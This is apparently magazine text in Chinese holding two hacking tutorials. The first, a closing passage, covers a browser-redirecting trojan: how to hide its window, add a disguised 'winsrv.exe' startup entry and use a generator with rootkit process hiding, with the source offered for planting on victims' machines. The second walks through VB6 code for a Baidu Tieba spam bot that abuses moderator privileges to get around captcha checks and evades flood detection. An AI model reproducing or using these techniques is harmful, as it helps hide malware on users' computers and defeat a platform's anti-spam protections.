


图1

如果要把窗口去掉，可以在**OnInitDialog()**函数里面加入：

```
MoveWindow(0,0,0,0,FALSE);
SetWindowLong(this->GetSafeHwnd(),GWL_EXSTYLE,
WS_EX_TOOLWINDOW|WS_EX_STATICEDGE);
```

把窗口去掉之后还不能马上去挂马，因为没有启动项启动程序，当用户重启后就失效了，我在代码里加了一条启动项函数**SetAutoRun("winsrv.exe")**，"winsrv.exe"是放到启动项的名字。只要把它也添加上去那么挂马就没有问题了。这个函数具体就不说了，因为与本篇的内容没有多大关系，只要会用就行（在光盘中收录的源代码和程序是不含上面所说的功能，也就是说会弹出窗口和没有启动项的）。还有如果想把更多的别人的网址指向自己，那你可以再多几个这样的条件语句，比如三个：




图2

```
if (strstr(bsURL,hateurl1) != NULL)
if (strstr(bsURL,hateurl2) != NULL)
if (strstr(bsURL,hateurl3) != NULL)
```

为了更方便大家，我把该程序弄成生成器模式，使用生成器可以生成自己的程序。因为这个需要COM方面的技术，所以要用MFC比较方便实现，会出现进程的。我在生成器生成出可以用的木马程序上嵌入了ROOTKIT隐藏进程的技术。

这个使用代码实现起来比较困难，大家也许会看不懂，不过有代码大家可以去研究研究哦。生成器的界面如图2所示。

最后，希望大家多发挥一下自己的想象力，尽可能得完善这个程序。自己动手丰衣足食哦！很多系统编程的方法只要稍微改变一下就能为我所用了。

（文章中涉及到的源程序及生成器已经收录于光盘中）

贴吧也群发
——教你制作百度贴吧群发器

iamabird

这几天在网上发现了几款百度贴吧群发器，可下载回来之后要么不能使用，要么就是需要收费用的，为了发扬DIY精神，我决定自己做一个贴吧的群发器。

首先构思一下程序，为了不使代码混乱并且影响程序运行的效率，我将贴吧名称搜索和贴吧群发分为两个独立的程序进行分别开发。我分析了一下百度贴吧的验证机制，发现可以通过吧主的特权来绕过这个验证，申请吧主也不是非常困难的事情，如果顺利的话，新开一个贴吧然后申请吧主，三天之后就能收到管理员发给你的邮件。

接下来就是知道百度贴吧的页面有什么特点或者共性，以便程序能够很快识别这些页面。我们先用吧主帐号登录一下贴吧，然后把贴吧的HTML代码给截下来，搜索关键字“<Form”（图1），再搜索几遍，很快就找到了名称为post的表单，我们把除它以外的所有在<**Body**></**Body**>里的东西删掉。经过分析，在提交表单的时候，会同时提交验证码，也就是说百度也会对吧主进行验证码的验证，但是它不会核对是否输入正确的验证码，而是核对此验证码一共使用几次，超过一定次数之后，就会返回失败信息，所以程序中还要加入验证码动态更新的代码。




图1

思路已经有了，程序的流程总结如图2所示。




图2

一、修改页面代码

我们先抓取以下几个页面：登录页面、某贴吧页面。经过分析，找到提交表单的name名称，若没有name，则在<**form**>的范围中填入“name=XXX”，然后添加以下代码：

```
<script>
setTimeout("表单的name值.submit();",1);
</script>
```

这个就是自动提交页面的代码，后面的1是指1/1000秒，也就是说加载页面之后立即提交表单。

二、吧名搜索爬虫程序的制作

打开VB6.0工程菜单的部件项（图3），然后把Microsoft Internet Transfer Control 6.0控件选上（图4），点击确定后，按照如图5所示的布局将控件布置在窗体上。




图3




图4

按照从上到下、由左到右的顺序，控件名称分别是Text3、Command2、




图5

Image2、Command1、Label7、Image3、List1、Command3、Image1、Text4、Timer1、Text1、Text2、Label1、Inet1、Label3、Label2、Label6、Label4、Label5、Label8。其中三个Image控件都在Picture属性里填入各自的图标，Label1的Caption属性是一个英文双引号，其余的则按照图5所示的进行修改。

先写Command1的代码，也就是分析网页部分的代码。它的作用是先将列表控件清空，然后加载Web.txt，这个Web.txt是下面Command2事件里要生成的网页代码文件，以“Line Input”方式读入，这样可以让每一行代码都经过筛选。经过分析网页，查找关键字“相关贴吧”，可以找到带有“arr1[0]=new Array”前缀的贴吧名。所以将关键字缩小后，利用Left函数取出一行代码的前6个字母，分析是否等于这个关键字，如果等于，那么将这行代码交给Rebuildline函数。这个Rebuildline函数是我们自定义的函数，为了防止出错，用**On Error goto**将当前操作跳转到关闭文件号之前，最后为了防止用户的误操作，将Command2和Command1禁用，让Command3启用（完整源代码已经收录到本期光盘）。

在**End Sub**之后留一行，输入**Sub Rebuildline(newline)**并回车，VB将会自动添加一个**End Sub**，我们在这个范围内写入自定义函数的代码。

Dim是用来定义变量的，经过分析网页，相关贴吧的格式大约为arr1[1]=new Array("baidu","baidu","baidu")，可见真实的贴吧名是在双引号里面。这里面Instrrev函数是用来从尾部搜索关键字，由于VB不容易输入英文双引号，于是此处我将Label1.Caption的属性设为英文双引号。将从后面搜索的第一个双引号和第二个双引号的位置B和C代入到Mid函数中，得到切割下来的字符串。这里直接将字符串加入到List1中，Label5作为一个计量容器，我们顺便将它的数值加1，也就是前面图中“动态发现”后面的那个文本标签。

接下来编写Command2的Click事件代码，将Inet1控件利用上，让Inet1控件读取百度贴吧并将网页的代码值赋给Text2。Text3是用来输入贴吧名称的，在这里作为一个提交的变量。打开Web.txt，写入网页代码，前面说到的Command1的事件里用到的那个Web.txt也是这个文件。Label8充当状态栏，当一切工作完毕时，Label8显示“正常”。

Command3作为保存列表的事件，在整个程序里起很大的作用。

```
On Error GoTo B:
Dim A
Text4 = ""
Open "C:\Lists.txt" For Input As #3
A:
Line Input #3, A
If Text4 = "" Then
Text4 = A
Else
Text4 = Text4 + vbCrLf + A
End If
GoTo A:
B:
Close #3
A = 0
ADDS
Open "C:\Lists.txt" For Output As #2
Print #2, Text4
Close #2
Command1.Enabled = False
Command3.Enabled = False
Command2.Enabled = True
```

整个程序先将Lists.txt文件全部读出来，一行一行的赋给Text4。Text4的Multiline属性必须是True，以便支持多行文本。然后启动ADDS事件，将Text4里的东西一股脑全都塞到Lists.txt里。

接下来编写ADDS事件，一开始让“A=-1”，为什么要这么做呢？因为后面有一个“A=A+1”，List的列表序号是从0开始的，它的功能就是把列表List1里的东西导入到文本框Text4里。上面那个判断语句是用来判断是否为空，如果为空，那么退出这个过程，紧接着下面那个判断语句是保证Text4的格式整齐而且没有空行的。

最后零零碎碎的编写一些代码增强用户体验，至于操作步骤那里可以模仿动态发现的计数方式来制作，生成一下程序，测试一下（图6）。




图6

三、百度批量发贴程序的制作

新建一个工程，同样先加入几个部件：Microsoft Internet Transfer Control 6.0和Microsoft Internet Controls，控件如图7摆放。按照顺序分别是Picture1、Picture2、Frame1。Frame1里面是Text1、Text16、Label5、Text14、Text15、WebBrowser1、Frame2。Frame2里是Text10、Label2、Text7、Label3、Text8、Label4、Text9、Timer1、Command1、Command2、Inet1、Label1。Picture1展开后，里面是Start、Text2、Text3、Text4、Text5、Text6。Picture2展开后，里面是Text11、Text12、Text13，如图8、图9。Text16和Picture1、Picture2都是不可见的，Text1以及Picture1和2里面的Text控件都是支持多行的，而且有横向滚动条。




图7




图8




图9

在编写之前，我们先把网页分析之后再分割开，凡是需要手动输入的地方全都断开，“Value=""”之前的要断开，第二个“""”后面的代码放到下一个文本框。贴吧的网页分割后分别放入Picture1的Text控件里，分别在验证码、标题、内容、图片的地方断开。登录的网页分割后分别放入Picture2的Text控件里，分别在用户名和密码处断开。

首先编写Command1的代码，代码的作用就是拼接登录网页，并且用WebBrowser1显示出来，这样程序就获得了吧主可以避免填写验证码的特权。Command2用来启动发贴的过程，先用一个判断语句可避免用户不必要的填写错误，如果有未填写的项目，程序会自动弹出对话框并且结束事件过程。将Lists.txt打开，文件号为3，启动Timer1定时器，定时为4秒。

```
If Text14 = "" Or Text15 = "" Or
Text7 = "" Or Text8 = "" Or Text9 = ""
Then
MsgBox "您填写的信息不全！",
vbCritical, "错误提示"
Exit Sub
End If
Command2.Enabled = False
Open "C:\Lists.txt" For Input As #3
Timer1.Interval = 4000
```

Timer1的事件如下，从Lists.txt读入一行文字，然后启动Tihuan事件，这个文字就是贴吧名称，赋给Text10，然后拼接代码并保存到Web.html，最后用WebBrowser1显示这个网页，若出现错误，也就是说明“Line Input”超出#3的文件尾，那么自动提示结束，如果没有错误就跳过结束提示，**Text7 = "->" & Text7**和**Text8 = "->" & Text8**这么处理可以简单的防止出现灌水的提示。

既然提到了Tihuan事件，那么Tihuan又是怎么写的呢？本文中我让Tihuan事件把百度任意一个贴吧的代码读取下来，并保存到Web.txt里，经过分析网页，搜索“验证码”关键字，找到验证码的一大堆序列，它们共同的特点就是以**var img_str**开头。将Web.txt再次打开，分析每一行，找到有序列号的那一行，把值赋给Find自定义函数。

```
On Error GoTo B:
Inet1.Cancel
Inet1.Protocol = icHTTP
```

```
    Inet1.URL = "http://post.baidu.com/f?
kw=" & "哈哈"
    Text16 = ""
    Label1 = "读取验证码……"
    Text16 = Inet1.OpenURL
    Open "C:\Web.txt" For Output As #1
    Print #1, Text16
    Close #1
    Open "C:\Web.txt" For Input As #1
    A:
    Line Input #1, A
    If Left(A, 11) = "var img_str" Then
    Find A
    End If
    GoTo A:
    B:
    Close #1
```

最后写Find函数的代码，先根据网页中的特点，取30个字符以后的字符串，然后再反序整个字符串，去掉前面3个字符，再反序回来，把值赋给Text1，这个Text1就是Timer1里面拼接代码里面的一部分。

运行一下，如果网页代码出错，把网页代码修改一下，直到没有错误产生（图10）。

